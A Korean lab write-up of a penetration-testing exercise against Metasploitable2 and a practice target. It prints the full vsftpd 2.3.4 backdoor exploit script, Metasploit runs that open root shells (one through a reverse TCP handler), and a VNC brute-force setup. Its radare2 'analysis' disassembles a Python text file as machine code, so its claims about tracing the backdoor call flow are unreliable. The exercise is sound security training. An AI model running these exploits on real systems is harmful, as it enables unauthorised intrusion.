Shellcodes: No Results
```

```
└──(kali㉿kali)-[~/ResourceDev]
```

```
└─$ searchsploit -m 17719
```

```
Exploit: RealVNC - Authentication Bypass (Metasploit)
```

```
URL: https://www.exploit-db.com/exploits/17719
```

```
Path: /usr/share/exploitdb/exploits/windows/remote/17719.rb
```

```
Codes: CVE-2006-2369, OSVDB-25479
```

```
Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/kali/ResourceDev/17719.rb

(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit -m 16489
Exploit: RealVNC 3.3.7 - Client Buffer Overflow (Metasploit)
URL: https://www.exploit-db.com/exploits/16489
Path: /usr/share/exploitdb/exploits/windows/remote/16489.rb
Codes: CVE-2001-0167, OSVDB-6281
Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/kali/ResourceDev/16489.rb
```

[Against SPACE-PENTEST]

SPACE-PENTEST 대상으로도 같은 과정을 거쳤다.

```
(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit Werkzeug

-----
Exploit Title | Path
-----
Pallets Werkzeug 0.15.4 - Path Traversal |
python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution |
multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit) |
python/remote/37814.rb
-----

Shellcodes: No Results

(kali㉿kali)-[~/ResourceDev]
└─$ searchsploit -m 43905
Exploit: Werkzeug - 'Debug Shell' Command Execution
URL: https://www.exploit-db.com/exploits/43905
Path: /usr/share/exploitdb/exploits/multiple/remote/43905.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/ResourceDev/43905.py
```

```
(kali㉿kali)-[~/ResourceDev]
```

```
$ searchsploit Apache httpd
```

Exploit Title	Path
Apache - Arbitrary Long HTTP Headers (Denial of Service) multiple/dos/360.pl	
Apache - Arbitrary Long HTTP Headers Denial of Service	linux/dos/371.c
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing	cgi/remote/20435.txt
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-test-cgi multiple/dos/19536.txt	
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache 2.0.44 (Linux) - Remote Denial of Service	linux/dos/11.c
Apache 2.0.45 - 'APR' Crash	linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service multiple/dos/1056.pl	
Apache 2.0.52 - GET Denial of Service multiple/dos/855.pl	
Apache 2.4.23 mod_http2 - Denial of Service linux/dos/40909.py	
Apache 2.x - Memory Leak windows/dos/9.c	
Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE) multiple/webapps/50383.sh	
Apache Httpd mod_proxy - Error Page Cross-Site Scripting multiple/webapps/47688.md	
Apache Httpd mod_rewrite - Open Redirects multiple/webapps/47689.md	
Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit) windows/remote/16798.rb	
NCSA 1.3/1.4.x/1.5 / Apache HTTPd 0.8.11/0.8.14 - ScriptAlias Source Retrieval multiple/remote/20595.txt	

```
Shellcodes: No Results
```

```
(kali㉿kali)-[~/ResourceDev]
```

```
$ searchsploit -m 16798
```

```
Exploit: Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit)
```

```
URL: https://www.exploit-db.com/exploits/16798
```

```
Path: /usr/share/exploitdb/exploits/windows/remote/16798.rb
```

```
Codes: CVE-2007-0774, OSVDB-33855
```

```
Verified: True
```

```
File Type: Ruby script, ASCII text
```

Copied to: /home/kali/ResourceDev/16798.rb

[주요 발견 사항 및 세부 내용]

metasploitable2

- vsftpd 2.3.4 - Backdoor Command Execution / 49757 / 21번 포트
- BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit) / 6122 / 53번 포트
- Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) / 16320 / 139,445번 포트
- RealVNC - Authentication Bypass (Metasploit) / 17719 / 5900번 포트
- RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) / 16489

SPACE-PENTEST

- Werkzeug - 'Debug Shell' Command Execution / 43905 / 5001
- Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit) / 16798 / 8081

전체 평가 결과

Searchsploit를 이용해서 타깃의 서비스와 버전으로 공개된 PoC(Proof of Concept)을 빠르게 찾을 수 있었는데 로컬로 다운받은 DB에서 꺼내오다 보니까 빠른 검색 결과와 온오프라인 구매받지 않고 사용할 수 있다는 장점이 있었다. 특히나 각 익스플로잇이 버전 별로 나누어져 있었다는 점이 좋은 점 같다. 그러나 아무래도 로컬 파일에서 가져오는 정보이다 보니 새로운 익스플로잇이나 업데이트 되는 내용들에 대해서는 없을 수도 있고, 무엇보다 현재 Metasploitable2나 SPACE-PENTEST 대상으로 존재하는 서비스의 버전들이 정확히 맞지 않아서 어떤 익스플로잇을 선택해야 할 지 고민이 많이 되었다 다음 도구로 존재하는 radare2를 이용해서 해당 익스플로잇 코드들을 분석해야 하기에 많은 취약점을 포기하여야 해서 분석 대상이 줄어든 것은 아쉽지만 적절한 선택과 집중이 필요했고 주요한 취약점들만 골라낸 것 같아 괜찮아 보인다.

radare2

[Against Metasploitable2]

vsftpd 2.3.4 서비스의 Backdoor Command Execution을 대표삼아 한번 분석해 보겠다. 해당 서비스의 PoC 파일은 49757.py 이다.

```
(kali㉿kali)-[~/ResourceDev]
└─$ cat ./49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomas/blfs-book-xsl/server/vsftpd.html
```



```
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('  [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPD 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

PoC 내용을 요약하면 vsftpd 2.3.4 배포 버전에 의도적으로 삽입된 백도어이며, 특정 형식의 FTP 입력을 받으면 피해 호스트인 포트 6200번에서 원격 셸이 열리게 되며, 인증 없이 RCE와 셸 획득이 가능한 형식이다.

해당 PoC를 radare2를 이용해서 분석해보자. 사용 방법은 `r2` 명령어를 이용하여 실행할 수 있다.

```
└──(kali㉿kali)-[~/ResourceDev]
└─$ r2 --help
Usage: r2 [-ACdfjLMnNqStuvwzX] [-P patch] [-p prj] [-a arch] [-b bits] [-c cmd]
```

```

[-s addr] [-B baddr] [-m maddr] [-i script] [-e k=v] file|pid|--|=
--      run radare2 without opening any file
-       same as 'r2 malloc://512'
=       read file from stdin (use -i and -c to run cmds)
-=      perform !=! command to run all commands remotely
-0      print %x00 after init and every command
-1      redirect stderr to stdout
-2      close stderr file descriptor (silent warning messages)
-a [arch]  set asm.arch
-A       run 'aaa' command to analyze all referenced code
-b [bits]  set asm.bits
-B [baddr] set base address for PIE binaries
-c 'cmd..' execute radare command
-C       file is host:port (alias for -c+=http://%s/cmd/)
-d       debug the executable 'file' or running process 'pid'
-D [backend] enable debug mode (e cfg.debug=true)
-e k=v     evaluate config var
-f        block size = file size
-F [binplug] force to use that rbin plugin
-h, -hh   show help message, -hh for long
-H ([var]) display variable
-i [file]  run script file
-I [file]  run script file before the file is opened
-j        use json for -v, -L and maybe others
-k [OS/kern] set asm.os (linux, macos, w32, netbsd, ...)
-l [lib]   load plugin file
-L, -LL   list supported IO plugins (-LL list core plugins)
-m [addr]  map file at given address (loadaddr)
-M        do not demangle symbol names
-n, -nn   do not load RBin info (-nn only load bin structures)
-N        do not load user settings and scripts
-NN       do not load any script or plugin
-q        quiet mode (no prompt) and quit after -i
-qq       quit after running all -c and -i
-Q        quiet mode (no prompt) and quit faster (quickLeak=true)
-p [prj]   use project, list if no arg, load if no file
-P [file]  apply rapatch file and quit
-r [rarun2] specify rarun2 profile to load (same as -e dbg.profile=X)
-R [rr2rule] specify custom rarun2 directive
-s [addr]  initial seek
-S        start r2 in sandbox mode
-t        load rabin2 info in thread
-u        set bin.filter=false to get raw sym/sec/cls names

```

```
-v, -V      show radare2 version (-V show lib versions)
-w          open file in write mode
-x          open without exec-flag (asm.emu will not work), See io.exec
-X          same as -e bin.usextr=false (useful for dyldcache)
-z, -zz     do not load strings or load them even in raw
```

본격적으로 radare2를 이용해서 PoC를 분석해보자.

```
└──(kali㉿kali)-[~/ResourceDev]
└─$ r2 -AA ./49757.py
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze symbols (af@@@s)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: find and analyze function preludes (aap)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods (af @@ method.*)
INFO: Recovering local variables (afva@@@F)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Scanning for strings constructed in code (/azs)
INFO: Enable anal.types.constraint for experimental type propagation
[0x00000000]>
```

-AA 옵션을 가지고 실행 시 ELF 헤더, 섹션, 심볼, 함수, 문자열을 자동으로 분석하게 한다. izz 명령을 입력해 문자열을 확인하고, 유용한 텍스트나 상수를 찾아보자.

```
[0x00000000]> izz
[Strings]
nth paddr      vaddr      len  size section type  string
-----
0  0x00000000 0x00000000 1101 1101      ascii # Exploit Title: vsftpd 2.3.4 - Backdoor Command
ExecutionWn# Date: 9-04-2021Wn# Exploit Author: HerculesRDWn# Software Link:
http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.htmlWn# Version: vsftpd 2.3.4Wn#
Tested on: debianWn# CVE : CVE-2011-2523WnWn#!/usr/bin/python3WnWnfrom telnetlib import
TelnetWnimport argparseWnfrom signal import signal, SIGINTWnfrom sys import exitWnWndef
handler(signal_received, frame):Wn # Handle any cleanup hereWn print(' [+]Exiting...')Wn
exit(0)WnWnsignal(SIGINT, handler)Wnparser=argparse.ArgumentParser()Wnparser.add_argument("host",
help="input the address of the vulnerable host", type=str)Wnargs = parser.parse_args()Wnhost =
args.hostWnportFTP = 21 #if necessary edit this lineWnWnuser="USER nergal:)Wnpassword="PASS
pass"WnWntn=Telnet(host, portFTP)Wntn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this
lineWntn.write(user.encode('ascii') + b"Wn")Wntn.read_until(b"password.") #if necessary, edit this
lineWntn.write(password.encode('ascii') + b"Wn")WnWntn2=Telnet(host, 6200)Wnprint('Success, shell
```

```
opened')\nprint('Send `exit` to quit shell')\n\n2.interact()
```

찾은 문자열 중 유용한 것들은 `vsftpd 2.3.4` 버전 식별자가 보이고, `)` 와 같은 특이한 입력 토큰이 보인다. 또한 포트 넘버 `6200`이나 바인드 메세지 형식, 또는 셸/명령 관련한 문자열들이 보인다.

다음으로는 `afl` 명령으로 함수 리스트를 확인하고, `s sym.<name>`으로 함수를 디스어셈블 하고 `pdf` 명령으로 디스어셈블을 띄운다.

```
[0x00000000]> afl
0x00000000  14    109 fcn.00000000
[0x00000000]> s sym.main
[0x00000000]> pdf
    ;-- rax:
    ;-- rbx:
    ;-- rcx:
    ;-- rdx:
    ;-- rsi:
    ;-- rdi:
    ;-- r8:
    ;-- r9:
    ;-- r10:
    ;-- r11:
    ;-- r12:
    ;-- r13:
    ;-- r14:
    ;-- r15:
    ;-- rip:
    ;-- rflags:
┌ 109: fcn.00000000 (uint32_t arg1, int64_t arg2, int64_t arg3, int64_t arg4);
|   `-- args(rdi, rsi, rdx, rcx)
|       0x00000000    2320    and esp, dword [rax]
|       ┌───< 0x00000002    457870    js 0x75
|       |   0x00000005    6c    insb byte [rdi], dx
|       |   0x00000006    6f    outsd dx, dword [rsi]
|       |   0x00000007    6974205469.. imul esi, dword [rax + riz + 0x54], 0x656c7469
|       |   0x0000000f    3a20    cmp ah, byte [rax]
|       ┌───< 0x00000011    7673    jbe 0x86
|       ┌───< 0x00000013    667470    je 0x86
|       | | | 0x00000016    642032    and byte fs:[rdx], dh    ; arg3
|       | | | 0x00000019    2e332e    xor ebp, dword cs:[rsi]    ; arg2
|       | | | 0x0000001c    3420    xor al, 0x20    ; "Backdoor Command
Execution\n#   Date:   9-04-2021\n#   Exploit   Author:   HerculesRD\n#   Software  Link:
http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html\n#   Version:  vsftpd 2.3.4\n#
Tested on:  debian\n#   CVE   :  CVE-2011-2523\n#\n#!/usr/bin/python3\n\nfrom telnetlib import
Telnet\n\nimport argparse\n\nfrom signal import signal, SIGINT\n\nfrom sys import exit\n\nndef
```

```

handler(signal_received, frame):\n    # Handle any cleanup here\n    print('    [+]Exiting...')\n    exit(0)\n\nsignal(SIGINT, handler)\nparser=argparse.ArgumentParser()\n\n|      | | |      0x0000001e      2d20426163      sub eax, 0x63614220\n|      | | |      0x00000023      6b646f6f72      imul esp, dword [rdi + rbp*2 + 0x6f], 0x72\n|      | | |      0x00000028      20436f          and byte [rbx + 0x6f], al\n|      | | |      0x0000002b      6d              insd dword [rdi], dx\n|      | | |      0x0000002c      6d              insd dword [rdi], dx\n|      | | |      0x0000002d      61              invalid\n\n..\n| | | | | | | |      ; CODE XREF from fcn.00000000 @ 0x2(x)\n| | | | | | | |  └─> 0x00000075      4c696e6b3a..    imul r13, qword [rsi + 0x6b], 0x7468203a\n| | | | | | | |      0x0000007d      7470            je 0xef\n| | | | | | | |      0x0000007f      3a2f            cmp ch, byte [rdi]          ; arg1\n| | | | | | | |      0x00000081      2f              invalid\n\n..\n| | | | | | | |      ; CODE XREFS from fcn.00000000 @ 0x11(x), 0x13(x)\n| | | | | | | |  └─> 0x00000086      6c              insb byte [rdi], dx\n| | | | | | | |      0x00000087      696e757866..    imul ebp, dword [rsi + 0x75], 0x6f726678\n| | | | | | | |      0x0000008e      6d              insd dword [rdi], dx\n| | | | | | | |  └─< 0x0000008f      7363            jae 0xf4\n| | | | | | | |  └─< 0x00000091      7261            jb 0xf4\n| | | | | | | |  └─< 0x00000093      7463            je 0xf8\n| | | | | | | |      0x00000095      682e6f7267      push 0x67726f2e          ; '.org'\n| | | | | | | |      0x0000009a      2f              invalid\n\n..\n| | | | | | | |      ; CODE XREF from fcn.00000000 @ +0x3f(x)\n| | | | | | | |      ; CODE XREF from fcn.00000000 @ +0x35(x)\n| | | | | | | |      ; CODE XREFS from fcn.00000000 @ +0x6e(x), +0xb6(x)\n| | | | | | | |      0x000000ef      6e              outsb dx, byte [rsi]\n| | | | | | | |      0x000000f0      0a23            or ah, byte [rbx]\n| | | | | | | |      0x000000f2 ~ 204356      and byte [rbx + 0x56], al\n| | | | | | | |      ; CODE XREFS from fcn.00000000 @ 0x8f(x), 0x91(x)\n| | | | | | | |  └─> 0x000000f4      56              push rsi          ; arg2\n| | | | | | | |      0x000000f5      45203a          and byte [r10], r15b\n| | | | | | | |      ; CODE XREF from fcn.00000000 @ 0x93(x)\n| | | | | | | |  └─> 0x000000f8      204356          and byte [rbx + 0x56], al\n| | | | | | | |      ; CODE XREF from fcn.00000000 @ +0x82(x)\n| | | | | | | |  └─> 0x000000fb      452d32303131    sub eax, 0x31313032\n| | | | | | | |      0x00000101      2d32353233      sub eax, 0x33323532\n| | | | | | | |      0x00000106      0a0a            or cl, byte [rdx]          ; arg3\n| | | | | | | |      0x00000108      2321            and esp, dword [rcx]       ; arg4\n└─> | | | |      0x0000010a      2f              invalid

```

해당 기능을 보면 리버OS에서 사용하는 IDA와 비슷하게 작동하는 것 같다.

`agf` 명령으로 함수를 그래프 형식으로 볼 수 있는데, 이는 함수 간 호출 관계를 분석에 용이하게 해 주고 백도어 관련 함수가 어디서 호출되는지 직관적으로 잘 볼 수 있게 한다. 혹여나 잘 보이지 않는다면 `VV` 명령으로 보도록 하자. 그래프 모드에서는 방향키로 움직이며 디스어셈블리를 볼 수 있다.

이를 통해 FTP 프로토콜이 입력값을 처리하는 루틴에서 의심 함수로의 호출 경로를 확인 할 수 있고, 입력 파싱 루틴에서 함수 트리거 문자열을 비교하여 백도어 함수를 호출하는 흐름을 확인 가능하다.

`radare2`를 이용하여 백도어 트리거 문자열의 존재와 검사 코드 부분을 확인하였고, 네트워크와 시스템콜 시퀀스를 확인하여 원격 쉘 실행의 증거를 얻어낼 수 있었다.

다음은 `radare2`를 이용하여 다음 취약점들을 분석한 결과를 파일로 업로드 하려 했지만..

- BIND 9.4.1 < 9.4.2 - Remote DNS Cache Poisoning (Metasploit) / 6122.rb
- Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) / 16320.rb
- RealVNC - Authentication Bypass (Metasploit) / 17719.rb
- RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) / 16489.rb

해당 파일들이 Ruby와 같이 해석(인터프리터) 언어의 소스/바이트코드이기 때문에 radare2로는 분석하기에는 적절하지 않다는 것을 깨달았다. 실제로 위 과정에서 진행한 `izz` 명령어나 `afi`, `pdf` 명령어로는 유의미한 결과를 얻어내기 힘들었고, 이는 `.rb` 확장자 파일 대상으로는 radare2이 적절치 않다는 것을 말한다. 즉 Ruby는 인터프리터로 실행되기에 소스 분석은 다른 도구 언어용 툴 같은 것들로 하는 것이 적절하다는 것을 이번 단계에서 깨닫고 간다.

[Against SPACE-PENTEST]

SPACE-PENTEST 대상으로도 위 과정과 같은 단계를 진행했다. 그 결과는 추가적인 파일에 업로드해두었다.

- Werkzeug - 'Debug Shell' Command Execution / 43905.py
- Apache Tomcat mod_jk 1.2.20 - Remote Buffer Overflow (Metasploit) / 16798.rb
- 상위 Metasploitable2에서 기술한 내용과 같이 radare2에서는 의미있는 결과를 찾기 힘들었다.

[주요 발견 내용 및 세부 내용]

metasploitable2

- vsftpd 2.3.4 대상 Backdoor Command Execution 익스플로잇 PoC 파일을 정적 분석.
 - FTP 프로토콜이 입력값 처리 루틴에서의 의심 함수로의 호출 경로 확인
 - 입력 파싱 루틴에서 함수 트리거 문자열을 비교하여 백도어 함수를 호출하는 흐름을 확인.
 - 네트워크와 시스템콜 시퀀스를 확인하여 원격 쉘 실행의 증거 확인 가능.

SPACE-PENTEST

- Werkzeug 대상 'Debug Shell' Command Execution 익스플로잇 PoC 파일을 정적 분석.
 - Werkzeug 디버거의 `/console` 인터페이스를 노린 RCE PoC

- 디버거의 비밀 토큰을 HTML에서 추출해 cmd 파라미터로 전송 시 임의 코드 실행 가능

전체 평가 결과

전반적으로 radare2를 사용해보면서 느낌은 마치 IDA를 쓰는 것과 비슷한 느낌이 들었다. 소스 코드 자체를 어셈블링/디어셈블링 하면서 코드 및 함수 분석, 취약점 발견 등 이러한 과정이 드림핵에서 리버싱 문제를 풀어낼 때의 과정과 매우 유사했던 것 같다. 다만 CLI 기반이다 보니 GUI 기반으로 되어있는 IDA보다는 편의성이 떨어지고, 더군다나 VV 등의 명령어들로 그래픽 모드를 활성화시켰음에도 사용하기 불편했다는 점은 radare2의 장점을 느끼게 하기 어렵게 하였다. 또한 radare2는 기계어나 ELF/PE 같은 바이너리와 어셈블리 중심 도구이기에 Ruby같은 고수준 문법으로 이루어진 소스 분석은 다른 도구들을 이용하는 것이 더욱 효과적이라 radare2를 사용할만한 환경이 제한적이라는 생각이 들었다.

clang/clang++

The Clang C, C++ and objective C-compiler (LLVM based). LLVM을 백엔드로 사용하는 C, C++, Objective-C, Objective-C++ 프로그래밍 언어를 위한 컴파일러 프론트엔드.

generic_chuncked

Network protocol fuzzer. HTTP의 chunked transfer encoding을 조작해 비정상적 청크 시퀀스(크기, 형식 등)를 전송, 서버의 청크 파싱 취약성(Dos/Overflows 등)을 테스트하는 도구

generic_listen_tcp

Network protocol fuzzer. 특정 포트에서 리스닝하면서 클라이언트의 요청을 받아 스크립트로 처리/응답하는 도구

generic_send_tcp_udp

Network protocol fuzzer. SPIKE 스크립트에 정의된 페이로드/시퀀스를 TCP/UDP로 전송하는 도구.

msf-nasm_shell

Framework for exploit development and vulnerability research. Metasploit 프레임워크에 포함된 간단한 NASM 어셈블리 대화형 셸로, 어셈블리 명령을 입력하면 기계어(바이트)로 조립하고 다양한 형식(HEX, C/Python/Ruby용 문자열 등)으로 출력해주는 도구.

msfpayload

MSFvenom Payload Creator. msfvenom과 Metasploit 리소스 파일(.rc) 생성을 조합해 다양한 플랫폼용 페이로드(Windows EXE, ELF, APK, ASP/PHP 등)를 빠르게 만들고, 리스너(Handler) 설정을 자동화해주는 스크립트/유틸.

msfvenom

Payload Generator and Encoder. Metasploit의 페이로드(셸코드, 실행파일, 스크립트)를 생성, 포맷, 임베드하는 도구. msfpayload + msfencode의 통합형

03_Initial Access

Metasploit-framework

****03-Initial Access 단계****는 사이버 침투 및 모의 해킹 프레임워크(특히 MITRE ATT&CK)에서 ****공격자가 처음으로 타깃 시스템/네트워크에 진입하는 과정****을 의미한다. 즉 대상(서버, 네트워크, 서비스)에 처음으로 "접근 권한"을 얻는 것을 의미하며, 이 단계에서는 대상 내부 진입을 목적으로 둔다.

이번 단계에서 사용한 도구인 metasploit-framework을 이용하여 진행하였다. 해당 도구는 다양한 서비스(FTP, Samba, VNC, Tomcat, Flask 등)에 대한 ****자동화 익스플로잇 모듈**** 지원, 실습 전 단계(스캔, 정보수집)부터, 익스플로잇, 권한 상승, 후속 공격까지 완전 자동 및 인터랙티브하게 진행 가능, 실전/교육 환경 모두에서 침투 테스트 표준 툴로 활용되므로 해당 도구를 주로 활용해서 분석된 취약점들을 발현해 볼 수 있었다.

[Against Metasploitable2]

첫번째 취약점인 vsftpd 2.3.4 - Backdoor Command Execution을 이용하여 진행하였다. 사용된 모듈은 unix/ftp/vsftpd_234_backdoor이다.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.79.150
RHOSTS => 192.168.79.150
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, http, socks5h
  RHOSTS     192.168.79.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.79.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.79.150:21 - USER: 331 Please specify the password.
[+] 192.168.79.150:21 - Backdoor service has been spawned, handling...
[+] 192.168.79.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.79.130:36199 -> 192.168.79.150:6200) at 2025-10-30 21:36:45 +0900

whoami
root
```

command shell session 2 opened와,`whoami` 명령어로 나온 root를 통해 root 권한을 얻었음을 볼 수 있다.

다음은 Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution이다. 사용된 모듈은 `multi/samba/usermap\_script`이다.

```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.79.150
RHOSTS => 192.168.79.150
msf exploit(multi/samba/usermap_script) > set RPORT 150
RPORT => 150
msf exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.117.130:4444
[*] Command shell session 3 opened (192.168.117.130:4444 -> 192.168.117.150:49929) at 2025-10-30 21:57:08 +0900

whoami
root
```

다음은 RealVNC 3.3.7 - Client Buffer Overflow (Metasploit) 공격이다. 해당 공격은 클라이언트 대상 공격인데, Metasploitable2는 **서버일 뿐 클라이언트가 아니다.** 즉 우리가 Metasploitable2에 vncviewer를 실행시킬 수 없기 때문에 따라서 이 익스플로잇은 **쓸 수 없음**.

대신 우리는 터미널 창에서 vncviewer를 통해 진행해 볼 수 있었다.


```
(kali@kali)-[~]
$ vncviewer 192.168.79.150:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

비밀번호를 입력하게 나오는데, 이는 wordlists에 있는 파일들을 이용해 브루트포스해서 알아낼 수 있다.

```
msfconsole
use auxiliary/scanner/vnc/vnc_login
set RHOSTS 192.168.79.150
set RPORT 5900
set PASS_FILE /usr/share/wordlists/metasploit
show options
run
```

그러면 다음과 같이 접속이 가능하다.

```
(kali@kali)-[~]
$ vncviewer 192.168.79.150:5900
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



[Against SPACE-PENTEST]

안타깝게도 SPACE-PENTEST를 대상으로 진행할 수 있는 모듈을 찾지 못했다.

처음으로는 포트 5001에서 실행 중인 Flask 애플리케이션에서 Werkzeug 디버그 모드 활성화로 인한 원격 코드 실행 취약점을 진행하려 했다.

- `**WERKZEUG_DEBUG_PIN='off'**` 환경 변수 설정
- 인증 없이 `**'/console'**` 엔드포인트에 접근 가능
- 디버그 콘솔에서 직접 Python 코드 실행 가능

그러나 해당 방식을 진행할 때 분명 ``app.debug=True``가 설정되어있었음에도 진행하지 못했고, 결국 버전이 맞지 않는다는 결론을 내릴 수밖에 없었다..

